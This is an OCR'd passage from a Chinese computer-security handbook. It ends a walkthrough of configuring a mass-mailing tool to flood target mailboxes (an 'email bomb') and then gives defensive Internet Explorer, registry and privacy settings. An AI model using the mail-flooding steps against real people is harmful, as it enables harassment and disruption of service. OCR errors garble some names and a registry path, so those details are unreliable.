
02 在弹出的“选择地址文件”对话框中选中已经制作好的Email邮箱列表文件，然后单击“打开”按钮。

03 在返回的窗口中即可看到添加的列表文件，然后单击“邮件内容”按钮。




04 在打开的对话框中编写邮件内容，编写完成后单击“邮件附件”按钮。

05 在打开的“邮件附件”界面单击“附件增加”按钮。




06 在弹出的对话框中选中要添加的附件，然后单击“打开”按钮。


07 在返回的对话框中可以看到添加的附件，然后单击工具栏中的“服务器”按钮。



08 在打开的界面中单击“服务器增加”按钮。




09 在打开的对话框中填写发件人地址和回信地址，并且设置SMTP服务器，单击“测试”按钮，可以查看服务器是否有效，确认无误后单击“确定”按钮。




技巧


如果检测DNS服务器无效，可单击“测试”按钮右侧的“…”按钮，然后在打开的页面中查找国内域名解析服务器DNS，然后重新设置DNS服务器。



10 在返回的窗口中单击“选项”按钮，在弹出的对话中设置邮件发送的详细信息，然后单击“确定”按钮。



11 在返回的界面中单击“发送控制”按钮，然后在打开的界面中根据实际情况设置需要控制的邮件地址。



12 设置完成后，单击“开始”按钮，即可指定邮箱定时发送邮件了。

8.3.4 防御网络炸弹

防御网络炸弹的方法与防范电脑病毒和木马有很多相似之处，主要有以下几点。

- **安装杀毒软件：**目前很多杀毒软件都具有防范网络炸弹攻击的功能，所以安装杀毒软件可以在一定程度上方法网络炸弹攻击。但是，需要注意的是应在软件官方网站下载或购买正本的杀毒软件。
- **清理启动项：**很多网络炸弹驻留在系统中，并伴随系统的启动而启动，所以，应谨慎处理系统的恶意启动项。
- **修复系统漏洞：**不管是网络炸弹、木马还是病毒，系统漏洞都是一个主要的进攻渠道，所以经常检查并及时修补系统漏洞也可以在一定程度上预防网络炸弹的攻击。
- **谨慎填写邮件地址：**很多邮件炸弹的攻击者都会使用一些软件来搜寻用户的E-mail地址，而这些地址很多时候都是用户在注册论坛或某网站时所暴露的。所以为避免黑客搜寻到自己的邮箱地址，在注册某网站信息时，可以将邮箱地址填写为“123@sina。com”，而不是规范的邮箱地址123@sina.com。

8.4 网络浏览器安全设置


知识导读

网络浏览器是浏览网页和下载文件时最常用的门户工具，对网络浏览器进行一些安全保护设置，可以将电脑病毒或黑客拒之门外。


8.4.1 设置Internet安全级别

在网络浏览器中进行安全级别的设置，可以防止用户在上网过程中无意识地打开包含病毒和木马程序的网页，以及下载到带病毒的文件。设置Internet安全级别的具体操作方法如下。

01 启动网络浏览器，按下“Alt”键激活菜单栏，单击菜单栏中的“工具”按钮，在弹出的下拉菜单中单击“Internet选项”命令。




02 在弹出的“Internet属性”对话框中切换到“安全”选项卡，单击“Internet”选项，单击“默认级别”按钮，拖动“该区域的安全级别”栏中的滑块，设置需要的安全级别，然后单击“确定”按钮，完成设置。




8.4.2 设置隐私级别

01 启动网络浏览器，按下“Alt”键激活菜单栏，单击菜单栏中的“工具”按钮，在弹出的下拉菜单中单击“Internet选项”命令。




02 在弹出的“Internet属性”对话框中切换到“隐私”选项卡，在打开的界面中根据需要进行相关的设置，然后单击“确定”按钮即可。




8.4.3 启动浏览器时不加载任何页面

正常情况下，网络浏览器启动时会打开默认主页或者一个空白页面，如果默认主页被恶意更改，一旦启动网络就可能进入危险的网站，从而给电脑安全带来巨大的威胁，为了避免这种情况的发生，可以设置在启动浏览器时不加载任何页面，具体操作方法如下。

01 启动网络浏览器，按下“Alt”键激活菜单栏，单击菜单栏中的“工具”按钮，在弹出的下拉菜单中单击“Internet选项”命令。




02 在弹出的“Internet属性”对话框的“常规”选项卡中，单击“使用空白页”按钮，然后单击“确定”按钮保存设置即可。



8.4.4 过滤弹出广告页面


在用户浏览网页的过程中，常会弹出网站自带的广告窗口，这不但会影响对网页的正常浏览，如果用户不小心点到广告窗口，还可能会进入带有病毒或木马的黑客网站，通过启用网络的阻止弹出广告页面的功能，可以有效避免这一情况，具体操作方法如下。

01 启动网络浏览器，按下“Alt”键激活菜单栏，单击菜单栏中的“工具”按钮，在弹出的下拉菜单中单击“Internet选项”命令。



02 在弹出的“Internet属性”对话框中，单击“安全”选项卡，然后单击“自定义级别”按钮。


03 在弹出的窗口中找到“使用弹出窗口阻止程序”，在其下方选择“启用”单选项，单击“确定”按钮，返回到“Internet属性”对话框中，再次单击“确定”按钮完成设置。




8.4.5 屏蔽网络自动完成功能

当用户第一次使用邮箱或申请成为某网页的用户时，系统会在完成输入用户名和密码后打开一个对话框，询问用户是否愿意保存密码，选择“是”选项可以在下次进入邮箱或网页时只输入用户名而不必输入密码。但是这样存在一个漏洞，一旦非用户输入正确用户名的首字母，网络浏览器的自动完成功能就会让其无须输入密码而拥有进入权限，针对这种情况，建议用户关闭网络自动完成功能，具体操作方法如下。


01 启动网络浏览器，按下“Alt”键激活菜单栏，单击菜单栏中的“工具”按钮，在弹出的下拉菜单中单击“Internet选项”命令。



02 在弹出的“Internet属性”对话框中切换到“内容”选项卡，然后单击“设置”按钮。




03 在弹出的“自动完成设置”对话框中取消勾选“表单上的用户和密码”复选框，单击“确定”按钮，返回“Internet属性”对话框，再次单击“确定”按钮即可。



8.4.6 禁止更改安全区域设置


当在网络浏览器的“安全”选项卡中设置了安全级别后，若不想让他人随意更改，可以通过修改注册表信息，禁止他人更改安全区域设置，具体操作方法如下。

01 在系统桌面左下角单击“开始”按钮，在弹出的开始菜单的搜索栏中输入“regedit”命令，然后单击“Enter”键。



02 在弹出的“注册表编辑器”窗口中，依次展开“HKEY_LOCAL_MACH INE\Software\Polic网络s\Microsoft\Windows\CurrentVersion\InternetSettings”子键， 在右侧窗口中，右键单击窗口空白处，在弹出的快捷菜单中依次单击“新建”→“字符串值”命令。

03 将新建的键值项命名为“Security_options_edit”，然后对其双击鼠标左键。



04 弹出“编辑字符串”对话框，在“数值数据”文本框中输入“1”，单击“确定”按钮，完成设置。

8.4.7 禁止更改浏览器的主页

修改网络浏览器的默认主页地址是恶意网页常用的一招，一旦连接被修改后的网络主页就可能会自动进入恶意网站，即使在“Internet 选项”对话框中将主页地址进行修改也无济于事。在日常生活中可以禁止他人更改浏览器主页，以避免不必要的麻烦，具体操作方法如下。

01 在系统桌面上单击“开始”按钮，在弹出的“开始”菜单的搜索栏中输入“gpedit.msc”命令，然后按下“Enter”键。

02 在弹出的“本地组策略编辑器”窗口中依次展开“用户配置\管理模板\Windows组件\Internet Explorer”目录，在右侧窗口中双击“禁止更改主页设置”策略项。

03 在弹出的“禁用更改主页设置属性”对话框中选择“已启用”单选项，在“主页”文本框中输入默认主页（本例设为www.baidu.com），然后单击“确定”按钮保存设置即可。

8.4.8 锁定网络的下载功能

锁定网络的下载功能可以有效地避免他人利用浏览器在危险的网站上下载文件，从而在一定程度上提高电脑的安全性。锁定网络下载功能的具体操作方法如下。

01 在系统桌面左下角单击“开始”按钮，在弹出的开始菜单的搜索栏中输入“regedit”命令，然后按下“Enter”键。

02 在弹出的“注册表编辑器”窗口中，依次展开“HKEY_CURRENT_USER\Soft ware\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3”子键，在右侧窗口中双击“1803”键值项。


03 在弹出的“编辑DWORD（32位）值”对话框中将数值数据文本框中的“0”改为“3”，然后单击“确定”按钮完成设置。

8.4.9 限制下载软件的站点


限制下载软件的站点可以让用户禁止从不希望的站点下载软件，从而禁止安装一些庸俗的指针程序，具体操作方法如下。

01 在系统桌面左下角单击“开始”按钮，在弹出的开始菜单的搜索栏中输入“regedit”命令，然后按下“Enter”键。

02 在弹出的“注册表编辑器”窗口中依次展开“HKEY_LOCAL_MACHINE\Soft ware\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\Domains\cy07.com”子键，在右侧窗口中右键单击空白处，然后在弹出的菜单中依次执行“新建”→“DWORD（32位）值”命令。



03 将新建键值项命名为“*”，然后对其双击鼠标左键。




04 在弹出的“编辑DWORD（32位）值”对话框的“数值数据”文本框中将“0”改为“4”，然后单击“确定”按钮保存设置即可。


8.4.10 关闭网络时自动清空临时文件夹

关闭网络时自动清空临时文件夹可以避免他人浏览自己上网的痕迹，以增强个人隐私，具体操作方法如下。

01 启动网络浏览器，按下“Alt”键激活菜单栏，单击菜单栏中的“工具”按钮，在弹出的下拉菜单中单击“Internet选项”命令。




02 弹出“Internet选项”对话框，切换到“高级”选项卡，在“设置”栏中勾选“关闭浏览器时清空‘Internet临时文件’文件夹”复选框，然后单击“确定”按钮即可。




8.4.11 打开仿冒网站筛选功能

网络8.0具有仿冒网站筛选功能，在上网时可以对网站进行检查，有效地避免了恶意网站的欺骗。打开仿冒网站筛选功能的具体操作方法如下。

01 启动网络浏览器，在工具栏中单击菜单栏中的“安全”按钮，在弹出的下拉菜单中单击“SmartScreen筛选器”命令。




02 在弹出的对话框中选择“打开SmartScreen筛选器（推荐）”单选项，然后单击“确定”按钮即可。




此外，如果在浏览网页的过程中遇到可疑网站，可以手动对该网站进行检查，具体操作如下。

01 在网络工具栏中单击“安全”下拉按钮，然后在弹出的下拉菜单中依次单击“SmartScreen筛选器”→“检查此网站”命令。



02 在弹出的“SmartScreen筛选器”对话框中单击“确定”按钮。



03 在弹出的对话框中会显示检查结果，单击“确定”按钮即可。

8.4.12 清除上网痕迹


在用户浏览网站的同时，IE浏览器会在用户电脑上保存一些上网的记录，其中包括网址、网页文本内容或图片等。为了保障电脑的安全，应该定期清除电脑中的上网记录。

清除电脑中上网记录的主要操作有：删除临时文件、删除浏览器Cookie、删除历史访问记录以及删除密码记录等操作。


1. 清除临时文件

在临时文件夹中存放着用户曾访问过的网站的文本信息与图片等内容，当其他用户浏览到它们时可能会泄露用户的个人信息，因此，在使用电脑一段时间后，应删除电脑中储存的临时文件。


01 在系统桌面上右键单击“Internet Explorer”图标，在弹出的菜单中单击“属性”命令。



02 在弹出的“Internet属性”对话框的“常规”选项卡中，单击“删除”按钮。



03 在弹出的“删除浏览的历史记录”对话框中找到“Internet临时文件”栏，单击“删除文件”按钮。




04 在弹出的“删除文件”对话框中单击“是”按钮，临时文件删除完成后关闭“删除浏览的历史记录”对话框，在返回的“Internet属性”对话框中单击“确定”按钮，完成设置。

2. 删除浏览器Cookie

Cookie是一种特殊的IE临时文件，是某些网站为了辨认用户身份而存储在用户电脑上的数据，例如登录账号、密码等，这些文件一旦被他人发现就可能造成个人信息的泄漏，因此，为了电脑的安全，应该将其删除，具体操作步骤如下。


01 在系统桌面上右键单击“Internet Explorer”图标，在弹出的菜单中单击“属性”命令。

02 在弹出的“Internet属性”对话框的“常规”选项卡中，单击“删除”按钮。



03 在弹出的“删除浏览的历史记录”对话框中找到“Cookie”栏，单击“删除Cookie”按钮。


04 在弹出的“删除Cookies”对话框中单击“是”按钮，Cookie删除完成后关闭“删除浏览的历史记录”对话框，在返回的“Internet属性”对话框中单击“确定”按钮，完成设置。




3. 删除历史访问记录

删除历史访问记录可以不让其他用户知道自己访问过哪些网站，具体操作步骤如下。

01 按照前面的方法，打开“删除浏览的历史记录”对话框，在其中找到“历史记录”栏，单击“删除历史记录”按钮。




02 在弹出的“删除历史记录”对话框中单击“是”按钮，历史记录删除完成后关闭“删除浏览的历史记录”对话框，在返回的“Internet属性”对话框中单击“确定”按钮，完成设置。




4. 删除密码记录

浏览器中的密码记录会在其他用户登录到以前访问过的网站时自动填写密码，这无疑是将自家大门的钥匙送到强盗手上，为了个人网上信息的安全，应该将密码记录删除，具体操作步骤如下。

01 按照前面的方法，打开“删除浏览的历史记录”对话框，在其中找到“密码”栏，单击“删除密码”按钮。



02 在弹出的“删除密码”对话框中单击“是”按钮，历史记录删除完成后关闭“删除浏览的历史记录”对话框，在返回的“Internet属性”对话框中单击“确定”按钮，完成设置。



8.5 疑难解答

问：我的主页设置被屏蔽锁定了，而且设置选项没有办法更改，怎么办？

答：这种情况很可能是因为恶意代码修改了注册表信息，可以通过以下办法来解决。

01 在系统桌面左下角单击“开始”按钮，在弹出的开始菜单的搜索栏中输入“regedit”命令，然后按下“Enter”键。

02 在弹出的“注册表编辑器”窗口中，依次展开“HKEY_CURRENT_USER\Software\Microsoft\InternetExplorer\ControlPanel”子键，在右侧窗口中右键单击空白处，在弹出的菜单中依次单击“新建”→“DWORD（32位）值”菜单命令。


03 将新建的键值项命名为“HomePage”，

对其双击鼠标左键，在弹出的“编辑DWORD（32位）值”对话框中，将“数值数据”文本框内的值改为“0”，然后单击“确定”按钮即可。

